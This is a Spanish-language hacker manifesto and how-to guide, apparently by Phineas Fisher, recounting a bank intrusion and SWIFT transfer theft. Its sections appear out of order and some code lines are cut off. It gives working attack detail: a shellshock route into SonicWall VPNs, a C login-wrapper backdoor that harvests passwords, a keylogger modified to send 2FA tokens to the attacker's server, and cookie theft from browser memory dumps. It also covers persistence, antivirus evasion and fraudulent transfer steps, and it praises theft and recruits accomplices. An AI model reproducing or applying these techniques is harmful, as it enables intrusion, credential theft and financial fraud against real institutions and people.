Quiero también escribir un poco sobre cosas en las que no centrarse si no te quieres entretener sólo porque alguien te haya dicho que no eres una hacker "de verdad" si no sabes ensamblador. Obviamente, aprende lo que sea que te interese, pero escribo estas líneas pensando en aquellas cosas en las que te puedes centrar a fin de conseguir resultados prácticos si lo que buscas es hackear compañías para filtrar y expropiar. Un conocimiento básico de seguridad en aplicaciones web[11] es útil, pero especializarte más en seguridad web no es realmente el mejor uso de tu tiempo, a menos que quieras hacer una carrera en pentesting o cazando recompensas por bugs. Los CTFs, y la mayoría de los recursos que encontrarás al buscar información sobre hacking, se centran generalmente en habilidades como seguridad web, ingeniería inversa, desarrollo de exploits, etc. Cosas que tienen sentido entendiéndolas como una forma de preparar gente para las carreras en la industria, pero no para nuestros objetivos. Las agencias de inteligencia pueden darse el lujo de tener un equipo dedicado a lo más avanzado en fuzzing, un equipo trabajando en desarrollo de exploits con un güey investigando exclusivamente las nuevas técnicas de manipulación del montículo, etc. Nosotras no tenemos ni el tiempo ni los recursos para eso. Las dos habilidades de lejos más importantes para el hacking práctico son el phishing[12] y la ingeniería social para conseguir acceso inicial, y luego poder escalar y moverte por los dominios windows.

[5] https://www.tarlogic.com/en/blog/how-kerberos-works/

[6] https://www.tarlogic.com/en/blog/how-to-attack-kerberos/

[7] https://hausec.com/2019/03/05/penetration-testing-active-directory-part-i/

[8] https://hausec.com/2019/03/12/penetration-testing-active-directory-part-ii/

[9] https://adsecurity.org/

[10] https://github.com/infosecn1nja/AD-Attack-Defense

[11] https://github.com/jhaddix/tbhm

[12] https://blog.sublimesecurity.com/red-team-techniques-gaining-access-on-an-external-engagement-through-spear-phishing/

11 - Aprende a hackear

> No se empieza hackeando bien. Empiezas hackeando mierda, pensando que es bueno, y luego poco a poco vas mejorando. Por eso siempre digo que una de las virtudes más valiosas es la persistencia.
>
> - Consejos de Octavia Butler para la aspirante a APT

La mejor forma de aprender a hackear es hackeando. Armate un laboratorio con máquinas virtuales y empezá a probar cosas, tomándote un break para investigar cualquier cosa que no entiendas. Como mínimo vas a querer un servidor windows como controlador de dominio, otra vm windows normal unida al dominio, y una máquina de desarrollo con visual studio para compilar y modificar herramientas. Intenta hacer un documento de office con macros que lancen meterpreter u otro RAT, y probá meterpreter, mimikatz, bloodhound, kerberoasting, smb relaying, psexec y otras técnicas de pase lateral[1]; así como los otros scripts, herramientas y técnicas mencionados en esta guía y en la anterior[2]. Al principio puedes deshabilitar windows defender, pero luego probalo todo teniéndolo activado[3][4] (pero desactivando el envío automático de muestras). Una vez que estés a gusto con todo eso, estarás lista para hackear el 99% de las compañías. Hay un par de cosas que en algún momento serán muy útiles en tu aprendizaje, como desenvolverte cómodamente con bash y cmd.exe, un dominio básico de powershell,

[1] https://hausec.com/2019/08/12/offensive-lateral-movement/

[2] https://www.exploit-db.com/papers/41914

[3] https://blog.sevagas.com/IMG/pdf/BypassAVDynamics.pdf

[4] https://www.trustedsec.com/blog/discovering-the-anti-virus-signature-and-bypassing-it/

3. Sólo usaban autenticación por contraseña para acceder a la aplicación con la que se conectaban a la red SWIFT. La mayoría de los bancos ahora usan RSA SecurID, o alguna forma de 2FA. Puedes saltarte esto escribiendo código para recibir una alerta cuando entren su token, y así poder usarlo antes de que expire. Es más sencillo de lo que parece: he usado Get-Keystrokes,[4] modificándolo para que en vez de almacenar las teclas pulsadas, se haga una petición GET a mi servidor cada vez que se detecta que han introducido un nombre de usuario. Esta petición añade el nombre de usuario a la url y, conforme tipean el token, se hacen varios GET con los dígitos del token concatenados a la url. En mi lado dejo esto corriendo mientras tanto:

```
ssh yo@mi_servidor_secreto 'tail -f /var/log/apache2/access_log'
=| while read i; do echo $i; aplay alarma.wav &> /dev/null;
done
```

Si es una aplicación web, puedes saltarte el 2FA robándoles la cookie después de que se hayan autenticado. No soy un APT con un equipo de coders que puedan hacerme herramientas a medida. Soy una persona sencilla que vive de lo que le da la terminal,[5] de modo que lo que uso es:

```
procdump64 /accepteula -r -ma PID_del_browser
strings64 /accepteula *.dmp | findstr PHPSESSID 2> nul
```

o pasándolo por findstr antes que por strings, lo que lo hace mucho más rápido:

```
findstr PHPSESSID *.dmp > tmp
strings64 /accepteula tmp | findstr PHPSESSID 2> nul
```

Otra forma de saltártelo es accediendo a su sesión con un VNC oculto (hvnc) después de que se hayan autenticado, o con un poco de creatividad también podrías enfocarte en otra parte de su proceso en lugar de enviar mensajes SWIFT directamente.

Creo que si colaborase con otros hackers bancarios con experiencia podríamos hacernos cientos de bancos como Carnabak, en vez de estar haciendo uno de tanto en tanto por mi cuenta. Así que si tienes experien-

[4] https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-Keystrokes.ps1

[5] https://lolbas-project.github.io/

cia con hackeos similares y quieres colaborar, contactame. Encontrarás mi correo y mi llave PGP al final de la guía anterior.[6]

```
 ----------------------------------------
/ Si robar un banco cambiara las cosas,  \
\ lo harían ilegal                       /
 ----------------------------------------
        \
         \ ^__^
           (oo)\_______
        (  (__)\       )\/\
         _) /  ||----w |
        (.)/   ||     ||
         `'
```

[6] https://www.exploit-db.com/papers/41914

Los psicólogos hallaron que los que están más abajo en las jerarquías tienden a comprender y a empatizar con aquellos en la cima, pero que lo contrario es menos común. Esto explica por qué, en este mundo sexista, muchos hombres bromean sobre su imposibilidad de entender a las mujeres, como si se tratara de un misterio irresoluble. Explica por qué los ricos, si es que se paran a pensar en quienes viven en la pobreza, dan unos consejos y unas "soluciones" tan ajenas a la realidad que dan ganas de reír. Explica por qué reverenciamos a los ejecutivos como valientes que asumen riesgos. ¿Qué es lo que arriesgan, más allá de su privilegio? Si todos sus emprendimientos fracasan, tendrán que vivir y trabajar como el resto de nosotras. También explica por qué serán muchos los que acusen de irresponsable y peligrosa a esta filtración sin tachaduras. Sienten el "peligro" sobre un banco offshore y sus clientes de forma mucho más intensa de lo que sienten la miseria de aquellos desposeídos por este sistema injusto y desigual. Y la filtración de sus finanzas, ¿es acaso un peligro para ellos, o tan sólo para su posición en lo alto de una jerarquía que ni siquiera debería existir?

```
                                ,-------------------------------------
         _,-._                  | Nos vilifican, esos infames; cuando
        ; ___ :                 | diferencia es que ellos roban a los
   ,--'  (. .) '--.__           | amparados por la ley, lo sabe el cie
 _;       |||        \          | saqueamos a los ricos bajo la única
'._,-----'''';=.____,"          | nuestro propio coraje. ¿No has de pr
  /// < o>   |##|               | uno de nosotros, antes que pordiosea
  (o        \`--'             /  villanos en busca de trabajo?
 ///\ >>>>  _\ <<<<          //`-------------------------------------
--._>>>>>>>><<<<<<<<  /
___() >>>[||||]<<<<
`--'>>>>>>>><<<<<<<
     >>>>>>><<<<<<
       >>>>><<<<<
        >>ctr<<

   Capitán Bellamy
```

10 - Torrent

> Privacidad para los débiles, transparencia para los poderosos.

La banca offshore provee de privacidad frente a su propio gobierno a los ejecutivos, a los políticos y a los millonarios. Exponerles puede sonar hipócrita por mi parte, dado que por lo general estoy a favor de la privacidad y en contra de la vigilancia gubernamental. Pero la ley ya estaba escrita por y para los ricos: protege su sistema de explotación, con algunos límites (como los impuestos) para que la sociedad pueda funcionar y el sistema no colapse bajo el peso de su propia avaricia. Así que no, no es lo mismo la privacidad para los poderosos, cuando les permite evadir los limites de un sistema de por sí diseñado para darles privilegios; y la privacidad para los débiles, a quienes protege de un sistema concebido para explotarles.

Incluso a periodistas con la mejor de las intenciones les resulta imposible estudiar una cantidad tan ingente de material y saber qué va a resultar relevante para la gente en diferentes partes del mundo. Cuando filtré los archivos de Hacking Team, entregué a The Intercept una copia de los correos electrónicos con un mes de antelación. Encontraron un par de los 0days que Hacking Team estaba usando, los reportaron previamente a MS y Adobe y publicaron unas cuantas historias una vez que la filtración se hizo pública. No hay punto de comparación con la enorme cantidad de artículos e investigación que vino tras la filtración completa al público. Viéndolo así, y considerando también la (no) publicación editorializada[1] de los papeles de Panamá, pienso que una filtración pública y completa de este material es la elección correcta.

[1] https://www.craigmurray.org.uk/archives/2016/04/corporate-media-gatekeepers-protect-western-1-from-panama-leak/

3 - Tengan cuidado ahí fuera

Es importante tomar algunas precauciones sencillas. Voy a remitirme a esta misma sección de mi última guía,[1] ya que por lo visto funciona bien nomás[2] Todo lo que tengo que añadir es que, en palabras de Trump, "A menos que atrapes a los hackers in fraganti, es rete-difícil determinar quién es que estaba realizando el hackeo", de modo que la policía se está volviendo más y más creativa[3][4] en sus intentos de agarrar a los criminales en el acto (cuando sus discos duros cifrados están desbloqueados). Así que estaría bueno si por ejemplo llevas encima un cierto dispositivo bluetooth y configuras tu computadora para que se apague cuando se aleje más allá de un cierto rango, o cuando un acelerómetro detecta movimiento, o algo por el estilo.

Puede que escribir artículos largos detallando tus acciones y tu ideología no sea la cosa más segura del mundo (¡ups!), pero a ratos siento que tenía que hacerlo.

> Si no creyera en quien me escucha
> Si no creyera en lo que duele
> Si no creyera en lo que quede
> Si no creyera en lo que lucha
> Que cosa fuera…
> ¿Qué cosa fuera la maza sin cantera?


```
,-\__
|f-"Y\   ____________________
```

[1] https://www.exploit-db.com/papers/41914

[2] https://www.wifi-libre.com/topic-1268-italia-se-rinde-y-deja-de-buscar-a-phineas-fisher.html


[3] https://www.wired.com/2015/05/silk-road-2/

[4] https://motherboard.vice.com/en_us/article/59wwxx/fbi-airs-



Muchos culpan a las personas queer del declive de esta sociedad;
estamos orgullosxs de ello
Algunos creen que queremos reducir a cenizas
esta civilización y su tejido moral;
No podrían estar más en lo cierto
Con frecuencia nos describen como depravadxs, decadentes y revoltosxs
Pero ¡ay! No han visto nada todavía

https://theanarchistlibrary.org/library/mary-nardini-gang-be



alexandre-cazes-alphabay-arrest-video

9 - Powershell

En esta operación, al igual en que en[1], hice mucho uso de powershell. Por entonces, powershell era super cool, podías hacer casi cualquier cosa que quisieras, sin detección de antivirus y con muy poco footprint forense. Ocurre que con la introducción del AMSI[2] el powershell ofensivo está de retirada. Hoy día el C# ofensivo es lo que está de subida, con heramientas como[3][4][5][6]. AMSI va a llegar a .NET para la 4.8, así que a las herramientas en C# probablemente todavía les queden un par de añitos antes de quedar anticuadas. Y entonces pues volveremos a usar C o C++, o tal vez Delphi vuelva a ponerse de moda. Las herramientas y técnicas específicas cambian cada pocos años, pero en el fondo no es tanto lo que cambia, hoy el hacking en esencia sigue siendo la misma cosa que era en los 90s. De hecho todos los scripts de powershell empleados en esta guía y en la anterior[7] siguen siendo perfectamente usables hoy día, tras una pequeña ofuscación de tu propia cosecha.

```
 ---------------------------
/   Fo Sostyn, Fo Ordaag    \
\ Financial Sector Fuck Off /
 ---------------------------
        \
         \ ^__^
           (oo)\_______
```

[1] https://www.exploit-db.com/papers/41914

[2] https://medium.com/@byte_St0rm/adventures-in-the-wonderful-world-of-amsi-25d235eb749c

[3] https://cobbr.io/SharpSploit.html

[4] https://github.com/tevora-threat/SharpView

[5] https://www.harmj0y.net/blog/redteaming/ghostpack/

[6] https://rastamouse.me/2019/08/covenant-donut-tikitorch/

[7] https://www.exploit-db.com/papers/41914

4 - Conseguir acceso

En otro lugar[1] les platicaba acerca de las vías principales para conseguir acceso inicial a la red de una compañía durante un ataque dirigido. Sin embargo, éste no era un ataque dirigido. No me propuse hackear un banco específico, lo que quería era hackear cualquier banco, lo cual termina siendo una tarea mucho más sencilla. Este tipo de enfoque inespecífico fue popularizado por Lulzsec y Anonymous.[2] Como parte de[3], preparé un exploit y unas herramientas de post-explotación para un dispositivo de VPN popular. Luego me puse a escanear la internet entera con zmap[4] y zgrab para identificar otros dispositivos vulnerables. Hice que el escaner guardara las IPs vulnerables, junto con el "common name" y los "alt names" del certificado SSL del dispositivo, los nombres de dominio de windows del dispositivo, y la búsqueda DNS inversa de la IP. Le hice un grep al resultado en busca de la palabra "banco", y había bastante para elegir, pero la verdad es que me atrajo la palabra "Cayman", y fue así que vine a quedarme con este.

4.1 - El Exploit

Cuando publiqué mi última guía DIY[5] no revelé los detalles del exploit de sonicwall que había usado para hackear a Hacking Team, ya que era muy útil para otros hackeos, como este mismo, y todavía no había acabado de divertirme con él. Determinada entonces a hackear a Hacking Team, pasé semanas haciendo ingeniería inversa a su modelo del ssl-vpn de sonicwall, e incluso conseguí encontrar varias vulnera-

[1] https://www.exploit-db.com/papers/41914

[2] https://web.archive.org/web/20190329001614/http://infosuck.org/0x0098.png

[3] https://www.exploit-db.com/papers/41914

[4] https://github.com/zmap/zmap

[5] https://www.exploit-db.com/papers/41914

bilidades de corrupción de memoria más o menos difíciles de explotar, antes de darme cuenta de que el dispositivo era fácilmente explotable con shellshock[6]. Cuando salió shellshock, muchos dispositivos sonicwall eran vulnerables, sólo con una petición a cgi-bin/welcome, y un payload en el user-agent. Dell sacó una actualización de seguridad y un advisory para estas versiones. La versión usada por Hacking Team y este banco tenía la versión de bash vulnerable, pero las peticiones cgi no disparaban el shellshock excepto por las peticiones a un shell script, y justo había uno accesible: `cgi-bin/jarrewrite.sh`. Esto parece que se les escapó a los de Dell en su nota, ya que nunca sacaron una actualización de seguridad ni un advisory para esa versión del sonicwall. Y, amablemente, Dell había hecho dos2unix setuid root, dejando un dispositivo fácil de rootear.

En mi última guía muchos leyeron que pasé semanas investigando un dispositivo hasta dar con un exploit, y asumieron que eso significaba que yo era algún tipo de hacker de élite. La realidad, es decir, el hecho de que me llevó dos semanas darme cuenta de que era trivialmente explotable con shellshock, es tal vez menos halagadora para mí, pero pienso que también es más inspiradora. Demuestra que de verdad tú puedes hacer esto por tí misma. No necesitas ser un genio, yo ciertamente no lo soy. En realidad mi trabajo contra Hacking Team comenzó un año antes. Cuando descubrí a Hacking Team y al Grupo Gamma en las investigaciones de CitizenLab,[7][8] decidí explorar un poco y ver si podía encontrar algo. No llegué a ninguna parte con Hacking Team, pero tuve suerte con Gamma Group, y pude hackear su portal de atención al cliente con inyección sql básica y vulnerabilidades de subida de archivos.[9][10] Sin embargo, a pesar de que su servidor de soporte me daba un pivote hacia la red interna de Gamma Group, fui incapaz de penetrar mas allá en la compañía. A partir de esta experiencia con el Grupo Gamma y otros hacks, me di cuenta de que estaba realmente limitada por mi

[6] https://es.wikipedia.org/wiki/Shellshock_(error_de_software)

[7] https://citizenlab.ca/tag/hacking-team/

[8] https://citizenlab.ca/tag/finfisher/

[9] https://theintercept.com/2014/08/07/leaked-files-german-spy-company-helped-bahrain-track-arab-spring-protesters/

[10] https://www.exploit-db.com/papers/41913

8 - Criptomonedas

Redistribuir dinero expropiado a proyectos chileros que buscan un cambio social positivo sería más fácil y seguro si esos proyectos aceptaran donaciones anónimas vía criptomonedas como monero, zcash, o al menos bitcoin. Se entiende que muchos de esos proyectos tengan una aversión a las criptomonedas, ya que se parecen más a alguna extraña distopía hipercapitalista que a la economía social con la que soñamos. Comparto su escepticismo, pero pienso que resultan útiles para permitir donaciones y transacciones anónimas, al limitar la vigilancia y control gubernamentales. Igual que el efectivo, cuyo uso muchos países están tratando de limitar por la misma razón.

7 - El botín

Por lo que escribo ya se harán una noción cabal de cuáles son mis ideales y a qué cosas les doy mi apoyo. Pero no quisiera ver a nadie en problemas legales por recibir fondos expropiados, así que ni una palabra más de para dónde se fue la lana. Sé que los periodistas probablemente van a querer poner algún número sobre cuántos dólares fueron distribuidos en este hackeo y otros parecidos, pero prefiero no alentar nuestro perverso hábito de medir las acciones nomás por su valor económico. Cualquier acción es admirable si es que viene desde el amor y no desde el ego. Por desgracia los de arriba, los ricos y poderosos, las figuras públicas, los hombres de negocios, la gente en posiciones "importantes", aquellos que nuestra sociedad más respeta y valora, esos se han colocado donde están a base de actuar más desde el ego que desde el amor. Es en la gente sencilla, humilde e "invisible" en quien deberíamos fijarnos y a quienes deberíamos admirar.

falta de conocimiento sobre escalada de privilegios y movimiento lateral en dominios windows, active directory y windows en general. Así que estudié y practiqué (ver sección 11), hasta que sentí que estaba lista para volver a hacerle una visita a Hacking Team casi un año después. La práctica dio sus frutos, y esa vez fui capaz de realizar un compromiso completo de la compañía.[11] Antes de darme cuenta de que podía entrar con shellshock, estaba dispuesta a pasar meses enteros feliz de la vida estudiando desarrollo de exploits y escribiendo un exploit confiable para una de las vulnerabilidades de corrupción de memoria que había encontrado. Sólo sabía que Hacking Team necesitaba ser expuesto, y que me tomaría tanto tiempo como fuese necesario y aprendería lo que tuviese que aprender para conseguirlo. Para realizar estos hacks no necesitas ser brillante. Ni siquiera necesitas un gran conocimiento técnico. Sólo necesitas dedicación, y creer en tí misma.

4.2 - El Backdoor

Parte del backdoor que preparé para Hacking Team (véase[12], sección 6) era un wrapper sencillo sobre la página de login para capturar contraseñas:

```
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>
#include <stdlib.h>

int main()
{
        char buf[2048];
        int nread, pfile;

        /* jala el log si mandamos una cookie especial */
```

[11] https://web.archive.org/web/20150706095436/https://twitter.com/hackingte

[12] https://www.exploit-db.com/papers/41914

```
        char *cookies = getenv("HTTP_COOKIE");
        if (cookies && strstr(cookies, "nuestra contraseña privac
                write(1, "Content-type: text/plain\n\n", 26);
                pfile = open("/tmp/.pfile", O_RDONLY);
                while ((nread = read(pfile, buf, sizeof(buf))) >
                        write(1, buf, nread);
                exit(0);
        }

        /* el principal almacena los datos del POST y se los envi
           que es el programa de login real */
        int fd[2];
        pipe(fd);
        pfile = open("/tmp/.pfile", O_APPEND | O_CREAT | O_WRONLY
        if (fork()) {
                close(fd[0]);

                while ((nread = read(0, buf, sizeof(buf))) > 0) {
                        write(fd[1], buf, nread);
                        write(pfile, buf, nread);
                }

                write(pfile, "\n", 1);
                close(fd[1]);
                close(pfile);
                wait(NULL);
        } else {
                close(fd[1]);
                dup2(fd[0],0);
                close(fd[0]);
                execl("/usr/src/EasyAccess/www/cgi-bin/.userLogin
                      "userLogin", NULL);
        }
}
```


6 - Enviar el dinero

No tenía mucha idea de lo que estaba haciendo, así que lo iba descubriendo por el camino. De algún modo, las primeras transferencias que envié salieron bien. Al día siguiente, la cagué enviando una transferencia a méxico que puso fin a mi diversión. Este banco enviaba sus transferencias internacionales a través de su cuenta corresponsal en Natwest. Había visto que la cuenta corresponsal para las transferencias en libras esterlinas (GBP) aparecía como NWBKGB2LGPL, mientras que para las demás era NWBKGB2LXXX. La transferencia mexicana estaba en GBP, así que asumí que tenía que poner NWBKGB2LGPL como corresponsal. Si lo hubiera preparado mejor habría sabido que el GPL en lugar de XXX señalaba que el pago se enviaría a través del Servicio de Pagos Rápidos del Reino Unido, en lugar de como una transferencia internacional, lo que obviamente pues no va a funcionar cuando estás tratando de enviar dinero a méxico. Así que al banco le llegó un mensaje de error. El mismo día también traté de enviar un pago de £200k a UK usando NWBKGB2LGPL, que no se hizo porque 200k sobrepasaba el límite de envío mediante pagos rápidos, y hubiera tenido que usar NWBKGB2LXXX en vez. También recibieron un mensaje de error por esto. Leyeron los mensajes, lo investigaron, y encontraron el resto de mis transferencias.

no revisaban los mensajes SWIFT enviados, de modo que debería tener suficiente tiempo para sacar el dinero de mis bank drops antes de que el banco se diera cuenta e intentara revertir las transferencias.

```
 ----------------------------------------
/ Quien roba a un ladrón, tiene cien años \
\ de perdón.                              /
 ----------------------------------------
        \
         \ ^__^
           (oo)\_______
        (  (__)\       )\/\
         _) /  ||----w |
        (.)/   ||     ||
         `'
```


En el caso de Hacking Team, se logueaban a la VPN con passwords de un solo uso, de modo que la VPN me dio acceso solamente a la red, y a partir de ahí me tomó un esfuerzo extra conseguir admin de dominio en su red. En la otra guía escribí sobre pases laterales y escalada de privilegios en dominios windows.[13] En este caso, en cambio, eran las mismas contraseñas de dominio de windows las que se usaban para autenticarse contra la VPN, así que pude conseguir un buen de contraseñas de usuarios, incluyendo la del admin de dominio. Ahora tenía total acceso a su red, pero usualmente esta es la parte fácil. La parte más complicada es entender cómo es que operan y cómo sacar el pisto.

4.3 - Datos curiosos

Al seguir la investigación que hicieron sobre el hackeo, me resultó interesante ver que, por la misma época en que yo lo hice, el banco pudo haber sido comprometido por alguna otra persona mediante un email de phishing dirigido.[14] Como dice el viejo dicho, "dale a una persona un exploit y tendrá acceso por un día, enséñale a phishear y tendrá acceso toda su vida".[15] El hecho de que alguien más, por casualidad y al mismo tiempo que yo, se pusiera este banco pequeño en la mira (registraron un dominio similar al dominio real del banco para poder enviar el phishing desde ahí) hace pensar que los hackeos bancarios ocurren con mucha más frecuencia de lo que se conoce.

Una sugerencia divertida para que puedas seguir las investigaciones de tus hackeos es tener un acceso de respaldo, uno que no vas a tocar a menos que pierdas el acceso normal. Tengo un script sencillo que espera comandos una vez al dia, o menos, sólo para mantener acceso a largo plazo en el caso de que bloqueen mi acceso regular. Luego tenía un powershell empire[16] llamando a casa con más frecuencia a una IP diferente, y usaba empire para lanzar meterpreter[17] contra una tercera IP, donde realizaba la mayor parte de mi trabajo. Cuando PWC se puso

[13] `https://www.exploit-db.com/papers/41914`
[14] página 47, Project Pallid Nutmeg.pdf, en torrent
[15] `https://twitter.com/thegrugq/status/563964286783877121`
[16] `https://github.com/EmpireProject/Empire`
[17] `https://github.com/rapid7/metasploit-framework`

a investigar el hackeo, encontraron mi uso de empire y meterpreter y limpiaron esas computadoras y bloquearon esas IPs, pero no detectaron mi acceso de respaldo. PWC habia colocado dispositivos de monitoreo de red, para poder analizar el tráfico y ver si todavía había computadoras infectadas, de modo que no quería conectarme mucho a su red. Sólo lancé mimikatz una vez para obtener las nuevas contraseñas, y a partir de ahí pude seguir sus investigaciones leyendo sus correos en el outlook web access.

5 - Entender las Operaciones Bancarias

Para entender cómo operaba el banco, y cómo podría sacar dinero, seguí las técnicas que resumí en[1], en la sección "13.3 - Reconocimiento Interno". Descargué una lista de todos los nombres de archivos, le hice un grep en busca de palabras como "SWIFT" y "transferencia", y descargué y leí todos los archivos con nombres interesantes. También busqué correos de empleados, pero de lejos la técnica más útil fue usar keyloggers y capturas de pantalla para observar cómo trabajaban los empleados del banco. No lo sabía por entonces, pero para esto windows trae una herramienta buenísima de monitoreo.[2] Como se describe en la técnica no. 5 del apartado 13.3 en[3], hice una captura de las teclas pulsadas en todo el dominio (incluyendo los títulos de ventana), hice un grep en busca de SWIFT, y encontré algunos empleados abriendo 'SWIFT Access Service Bureau - Logon'. Para esos empleados, corrí meterpreter como en[4], y usé el módulo post/windows/gather/screen_spy para tomar capturas de pantalla cada 5 segundos, para observar cómo es que trabajaban. Estaban usando una app citrix remota de la compañía bottomline[5] para acceder a la red SWIFT, donde cada mensaje de pago SWIFT MT103 tenía que pasar a través de tres empleados: uno para "crear" el mensaje, uno para "verificarlo", y otro para "autorizarlo". Como ya tenía todas sus credenciales gracias al keylogger, pude realizar con facilidad los tres pasos yo misma. Y por lo que sabía después de haberles visto trabajar,

[1] https://www.exploit-db.com/papers/41914

[2] https://cyberarms.wordpress.com/2016/02/13/using-problem-steps-recorder-psr-remotely-with-metasploit/

[3] https://www.exploit-db.com/papers/41914]]

[4] https://www.trustedsec.com/blog/no_psexec_needed/

[5] https://www.bottomline.com/uk/products/bottomline-swift-access-services